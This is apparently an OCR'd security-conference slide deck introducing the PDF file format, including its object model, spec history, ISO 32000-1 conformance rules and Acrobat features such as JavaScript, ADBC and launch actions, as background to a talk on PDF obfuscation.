OMG-WTF-PDF

[PDF Ambiguity and Obfuscation]

Julia Wolf
FireEye

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Troopers 11

Outline

- Background information about PDF
  (the parts you probably don’t know)
- Current use of obfuscation by malware
- Idiosyncrasies of PDF Syntax
- Demo
- Future Work

Caveat

- In these slides I sometimes use the terms
  "Adobe Acrobat"
  "Adobe Reader" and
  "PDF File Format"
  ... interchangeably, but each is distinctly different.

  (And I haven't fixed it everywhere yet.)

- A lot of the information on these slides are copied directly from other sources (ISO, etc.), and I have not empirically tested much of it


PDF Background Info

Adobe Acrobat

- Originally created around 1991-1993
- Most of the code was rewritten around 2001 for Acrobat version 5.0, most multimedia features added then. Some static code auditing for security.
- Major rewrite in 2004 for multi-processors and 64-bit
- And OS Platform support frequently rewritten.

Adobe Acrobat

- Approximately 13.5 million lines of code currently for Acrobat;
  ~7.5 million for the core, ~6m for plug-ins (much less for Adobe Reader)



~8 million or 12.6 million
(depending on who's measuring)

~11-12 million
[source: wikipedia]

PDF Design Rationale

- Ok, Remember Postscript?
- It’s **NOT** Postscript

Problems with Postscript

- Postscript is Forth with graphics operators
- Turing-Complete, there exists chess software and ray-tracing engines written in it
- To get to page 100, you need to execute all the code for pages 1-99 first.
- Language “Rebinding”
- Not every interpreter has the right fonts
- Text Search can be difficult

Historical Trivia

- Conceived as the “Camelot Project” in 1991 by J. Warnock
- “Interchange PostScript”
- Would be used to store and transport large data bases (encyclopedias, etc.) on CD-ROMs, or though electronic mail
- Proprietary format, with commercially sold readers

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.

- Can be written entirely in 7-bit ASCII
- But 8-bit clean

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.

```
3 0 obj
<<
 /Type /Page
 /Parent 2 0 R
 /MediaBox [0 0 612 792]
 /Contents 4 0 R
>>
endobj
```

This is a page

It's 8.5x11 inches (612x792 pts)

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.

```
7 0 obj
<<
 /S /JavaScript
 /Type /Action
 /JS ( app.alert({cMsg:"meow"}); )
>>
endobj
```

This is a Javascript Action

It pops up an alert box

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.
- These objects are called “CosObjects”
- “Carousel Object System” [COS]
- (Not mentioned in ISO spec.)

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.
- These objects are called "CosObjects"
- "Carousel Object System" [COS]
- Infinite revisions on all objects, simply by appending the replacement object at the end of the file. (for efficiency and undo-revisions)

PDF Spec Ver. 1.2

- Added AcroForms (Like HTML forms, but more features.)
- Javascript first used only for AcroForms

PDF Spec Ver. 1.3

- April 1999
- Added Javascript (More about this later...)

PDF Spec Ver. 1.5

- 2003
- Added “Optional Content”
  (Called “layers” in Acrobat UI)
- Document contents can be selectively viewed or hidden
  Multi-Language Documents
  Watermarks
  Details at different zoom levels


Adobe Reader X

- Released November 2010
- Uses the same sandbox as MS Office
- Internal code clean-up (mostly security)

PDF/A etc.

- There are several subsets of the full PDF spec, for specialized purposes
  - PDF/A - Archival
  - PDF/X - Print publishing
  - PDF/UA - Universal Accessibility
- ... Self-Contained and Predictable Output
- Full spec is, ISO 32000-1:2008 based on v1.7 ISO 32000-2 is currently in development.

ISO 32000-1:2008



1 Scope

This International Standard specifies a digital form for representing electronic documents to enable u
exchange and view electronic documents independent of the environment in which they were create
environment in which they are viewed or printed. It is intended for the developer of software that create
files (conforming writers), software that reads existing PDF files and interprets their contents for displ
interaction (conforming readers) and PDF products that read and/or write PDF files for a variety c
purposes (conforming products).

This standard does not specify the following:

- specific processes for converting paper or electronic documents to the PDF format;
- specific technical design, user interface or implementation or operational details of rendering;
- specific physical methods of storing these documents such as media and storage conditions;
- methods for validating the conformance of PDF files or readers;
- required computer hardware and/or operating system.

ISO 32000-1:2008

2 Conformance

2.1 General

Conforming PDF files shall adhere to all requirements of the ISO 32000-1 specification and a conforming file is not obligated to use any feature other than those explicitly required by ISO 32000-1.

NOTE 1 The proper mechanism by which a file can presumptively identify itself as being a PDF file of a given version level is described in 7.5.2, "File Header".

2.2 Conforming readers

A conforming reader shall comply with all requirements regarding reader functional behaviour specified in ISO 32000-1. The requirements of ISO 32000-1 with respect to reader behaviour are stated in terms of general functional requirements applicable to all conforming readers. ISO 32000-1 does not prescribe any specific technical design, user interface or implementation details of conforming readers. The rendering of conforming files shall be performed as defined by ISO 32000-1.

2.3 Conforming writers

A conforming writer shall comply with all requirements regarding the creation of PDF files as specified in ISO 32000-1. The requirements of ISO 32000-1 with respect to writer behaviour are stated in terms of general functional requirements applicable to all conforming writers and focus on the creation of conforming files. ISO 32000-1 does not prescribe any specific technical design, user interface or implementation details of conforming writers.

ISO 32000-1:2008

tl;dr: If you follow this spec you'll be fine...

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
Adobe Acrobat Features

- A *partial* list of current features:
  - Universal-3D rendering within documents
  - ADBC (Adobe Database Connectivity)
    [think of ODBC or JDBC]
  - Execute Embedded Flash files
  - Play embedded sound and video files
  - Form inputs; with “FormCalc”, barcodes, digital signatures, XML parsing, Javascript



DBC

5.0			ⓧ

The ADBC plug-in allows JavaScript in PDF documents to access databases through a consistent o
model. ADBC is a Windows-only feature and requires ODBC to be installed on the client machine.

The object model is based on general principles used in the object models for the ODBC and JDBC
Like ODBC and JDBC, ADBC is a means of communicating with a database through SQL.

Note: ADBC provides no security for any of the databases it is programmed to access. It is the responsibility of the database administrator to keep all data secure.

The `ADBC` object is a global object whose methods allow a script to create database connection c
or connections. Related objects used in database access are described separately.

Related object	Brief description	Pag
`Connection`	An object through which a list of tables in the connected database can be obtained.	pag
`Statement`	An object through which SQL statements can be executed and rows retrieved based on the query.	pag

Adobe Acrobat Features


- A *partial* list of current features:
  - Universal-3D rendering within documents
  - ~~ADBC (Adobe Database Connectivity)~~
    [think of ODBC or JDBC]

REMOVED IN READER X

  - Execute Embedded Flash files
  - Play embedded sound and video files
  - Form inputs; with “FormCalc”, barcodes, digital signatures, XML parsing, Javascript

Adobe Acrobat Features

- RFID?



XFA Specification

Chapter 12, Using Barcodes — Properties of radio-frequency ID Tags 385

Properties of radio-frequency ID Tags

When the barcode `type` property is `rfid` the field content is written to an RFID chip embedded in the label, rather than printed. None of the 1D or 2D barcode properties applies, nor do the properties governing the legend. However the data formatting options apply.

Adobe Acrobat Features

- A *partial* list of current features [cont.]:
    - Two independent form input systems; older PDF form type, and newer XFA/XML
    - Javascript!
        - SOAP [XML-RPC] (not in Reader)
        - Javascript in PDF can send events to Javascript when run inside a browser "hostContainer"
        - *OMG SO MUCH STUFF!* Too much to list

Adobe Acrobat Features

- A *partial* list of current features [cont.]:
  - “Digital Rights Management”
  - Attach (Embed) arbitrary files, exportable from the GUI.
  - Alternative text streams for different languages and accessibility (text to speech)
  - Different page content between screen and printer (hardcopy) versions [...and also slideshow mode, and zoom levels.]

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Works on the 'Honor System'

Adobe Acrobat Features

- A *partial* list of current features [cont.]:
  - *Launch arbitrary programs*

12.6.4.5 Launch Actions

A *launch action* launches an application or opens or prints a document. Table 203 shows the action dictionary entries specific to this type of action.

